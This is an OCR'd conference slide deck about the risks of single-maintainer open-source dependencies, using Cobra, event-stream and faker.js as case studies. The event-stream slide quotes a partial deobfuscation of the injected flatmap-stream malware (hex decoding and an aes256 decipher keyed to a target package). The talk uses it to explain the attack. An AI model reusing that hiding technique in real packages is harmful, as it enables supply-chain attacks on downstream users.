The risks of single maintainer dependencies

The lottery factor, contributor communities, & the secure software supply chain

John McBride
VMware

@johncodezzz

Who are you?

spf13/cobra

README.md

cobra

Cobra is a library for creating powerful modern CLI applications.

Cobra is used in many Go projects such as Kubernetes, Hugo, and Github CLI to name a few. This list contains a more extensive list of projects using Cobra.

Overview

Cobra is a library providing a simple interface to create powerful modern CLI interfaces similar to git & go tools.

Cobra provides:

- Easy subcommand-based CLIs: `app server`, `app fetch`, etc.
- Fully POSIX-compliant flags (including short & long versions)
- Nested subcommands
- Global, local and cascading flags
- Intelligent suggestions (`app srver`... did you mean `app server`?)

~26,000 GitHub stars

Over 900 commits


Key dependency in the CNCF eco-system

A brief history of Cobra


```
94  // NewDefaultKubectlCommand creates the `kubectl` command with default arguments
95  func NewDefaultKubectlCommand() *cobra.Command {
```

Maintaining (roughly) by myself

An individual, or small group of individuals, maintaining a project with little to no support



A deep dive

On the solo maintainer experience

Contributor Communities

A group dedicated to the success of an idea

Why?

They are the lifeblood of success & longevity

Story:

Java and
The first browser wars

1995


RUNESCAPE
Enter your username/email & password.
Login:
Password:
Remember username
Hide username
Login
Cancel
Forgotten your password? Click here.
World 355
Click to switch


Sun
microsystems

Brandon Eich - Lex Fridman Podcast #160

Brandon Eich - Lex Fridman Podcast #160

“They [Netscape] started a deal with
Sun Microsystems

...

The idea was to put the Java VM
Right in the browser

...

The opportunity was for
A companion language”


Brandon Eich - Lex Fridman Podcast #160

“The internet meant there was a huge
first mover advantage.


Being fast,
getting out first, mattered alot ...”

Brandon Eich - Lex Fridman Podcast #160

“Worse is better”


JS

Stack Overflow 2021 Developer Survey



The Web Just Became More Secure: Google Drops Support for Java

When Java was first released in 1995, it was revolutionary. But now, it's safe to say that Java has lost its shine, and Google is about to drop support for it in Chrome.

BY MATTHEW HUGHES
PUBLISHED SEP 11, 2015

When Java was first publicly released in 1995, it was revolutionary.

Without community, you risk:

Success

Without community, you risk:

Longevity

Lesson learned:

Communities are
a necessary, unstoppable force

The secure software supply chain

A dedicated, automatic process for consistent replication of deliverables.

Why?

Maintainers are the secure software supplychain

Story:

NPM event-stream and The crypto bandit


dominictarr / event-stream
Public archive
Code
Issues 7
Pull requests
Actions
Projects
Wiki
Security
Insights
I don't know what to say. #116
Closed
FallingSnow opened this issue on Nov 20, 2018 · 666 comments · Fixed by peerigon/parse-domain#57

@dominictarr Why was **@right9ctrl** given access to this repo? He added flatmap-stream which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting ps-tree. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.

```
// function e(r) {
//     return Buffer.from(r, "hex").toString()
// }
function decode(data) {
    return Buffer.from(data, "hex").toString()
}

// var n = r(e("2e2f746573742f64617461")),
// var n = require(decode("2e2f746573742f64617461"))
// var n = require('./test/data')
var n = ["75d4c87f3f69e0fa292969072c49dff4f90f44c1385d8eb60dae4cc3a229e52cf61f78b0822353b4304e
    // o = t[e(n[3])][e(n[4])];
    // npm_package_description = process[decode(n[3])][decode(n[4])];
    // npm_package_description = process['env']['npm_package_description'];
    npm_package_description = 'Get all children of a pid'; // Description from ps-tree (this i

// if (!o) return;
if (!npm_package_description) return;

// var u = r(e(n[2]))[e(n[6])](e(n[5]), o),
// var decipher = require(decode(n[2]))[decode(n[6])](decode(n[5]), npm_package_description),
var decipher = require('crypto')['createDecipher']('aes256', npm_package_description),
```

dominictarr commented on Nov 21, 2018

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

👍 346 👎 581 😄 179 🎉 61 😕 110 ❤️ 135

dominictarr commented on Nov 21, 2018

note: I no longer have publish rights to this module on npm.

👍 17 👎 61 😄 142 🎉 40 😕 101 ❤️ 18

Trust.

Lesson learned:

Invest engineering resources.

The lottery factor

A spectrum of risk correlated with the personnel on a team

Why?

Attrition is normal.
Attrition of critical people is scary.
Attrition of solo maintainers can be catastrophic.

Story:

Cobra and
how cloud native falls apart

Allow consuming cobra as a library without picking up viper dependencies #1597

Edit | New issue

Closed | liggitt opened this issue on Feb 8 · 47 comments

liggitt commented on Feb 8 • edited

Status

1. https://github.com/spf13/cobra-cli has been created with an extracted copy of github.com/spf13/cobra/cobra/...
2. **Initialize cobra-cli repo** cobra-cli#1 renamed the command to `cobra-cli`
3. https://github.com/spf13/cobra-cli/releases/tag/v1.3.0, matching github.com/spf13/cobra v1.3.0 (except for the binary name)
4. PRs to update public references to cobra/cobra in go imports and scripted references
   - go imports
     - **Switch to standalone cobra-cli dependency** vmware-tanzu/kubeapps#4373
     - **Switch `tools` to standalone cobra-cli dependency** certusone/wormhole#936
     - **Switch to standalone cobra-cli dependency** allaboutapps/go-starter#169
     - **Switch `tools` to standalone cobra-cli dependency** shihanng/gig#56
   - scripted installs
     - **Update reference to github.com/spf13/cobra/cobra** codeedu/imersao-fullstack-fullcycle#7
     - **Switch to standalone cobra-cli dependency** blacktop/ipsw#86
     - **Update reference to github.com/spf13/cobra/cobra** codeedu/imersao-fullcycle-3#3
     - **Remove reference to standalone cobra cli** GoogleCloudPlatform/kafka-pubsub-emulator#40
     - **Remove reference to standalone cobra cli** ezbuy/tgen#74
     - **Remove reference to standalone cobra cli** blacktop/graboid#12
     - **Switch to standalone cobra-cli dependency** ahmetb/dotfiles#2
     - **Switch to standalone cobra-cli dependency** cisco-sso/kdk#218
     - **Switch to standalone cobra-cli dependency** codeedu/fc2-arquitetura-hexagonal#4
     - **Switch to standalone cobra-cli dependency** awslabs/tecli#14
   - doc references
     - **Remove reference to standalone cobra cli** SimonWaldherr/golang-examples#63
     - **Switch example to github.com/spf13/cobra-cli** Kevin-fqh/learning-k8s-source-code#4
     - **Switch to standalone cobra-cli dependency** G-Research/armada#888
5. Remove CLI from this repo and update this repo's readme:
   - **Removes `viper` dependency by removing `cobra/` CLI tool** #1604

Assignees
No one—assign yourself

Labels
None yet

Projects
None yet

Milestone
1.4.0

Development
Create a branch for this issue or link a pull request.

Notifications | Customize
Unsubscribe
You're receiving notifications because you're watching this repository.

8 participants

Lock conversation

Pin issue

Transfer issue

But what if I won the lottery?

It’s hard.

Lesson learned:

Create processes to mitigate the lottery factor

Incentive models

Systems to encourage desired behavior

Why?

Without any incentives, no one will do anything

Story:

Faker JS and
the dark side of open source

@faker-js/faker

6.2.0 • Public • Published 9 days ago

Readme | Explore BETA | 0 Dependencies | 136 Dependents | 38 Versions

Faker

Generate massive amounts of fake (but realistic) data for testing and development.

chat 36 online | CI passing | codecov 99% | npm v6.2.0 | downloads 2.1M/month | backers 21 | sponsors 43

Try it Online ⚡

fakerjs.dev/new

Open in StackBlitz

Installation

Please replace your `faker` dependency with `@faker-js/faker`. This is the official, stable fork of Faker.

Install

```
> npm i @faker-js/faker
```

Repository

github.com/faker-js/faker

Homepage

github.com/faker-js/faker#readme

Weekly Downloads

595,053

Version	License
6.2.0	MIT

Unpacked Size	Total Files
7.24 MB	4021

Issues	Pull Requests
72	34

Last publish

master · 1 branch · 0 tags · Go to file · Add file · Code

Marak endgame — 2c4f82f 15 hours ago — 1 commit

.github	endgame	15 hours ago
.eslintignore	endgame	15 hours ago
.eslintrc	endgame	15 hours ago
.gitattributes	endgame	15 hours ago
.gitignore	endgame	15 hours ago
.npmignore	endgame	15 hours ago
.travis.yml	endgame	15 hours ago
.versions	endgame	15 hours ago
Readme.md	endgame	15 hours ago
package.json	endgame	15 hours ago

Readme.md

What really happened with Aaron Swartz?

About

What really happened with Aaron Swartz?

Readme
12 stars
11 watching
17 forks

Releases

No releases published

Sponsor this project


Marak

Sponsor

Learn more about GitHub Sponsors

Packages

No packages published


Y Hacker News new | past | comments | ask | show | jobs | submit
No More Free Work from Marak: Pay Me or Fork This (github.com/marak)
1070 points by ingve on Nov 9, 2020 | hide | past | favorite | 938 comments

Lesson learned:

Without incentive models, everything else risks falling apart

Any solo maintainer dependency

is a risky dependency.

Invest.

Q&A

@johncodezzz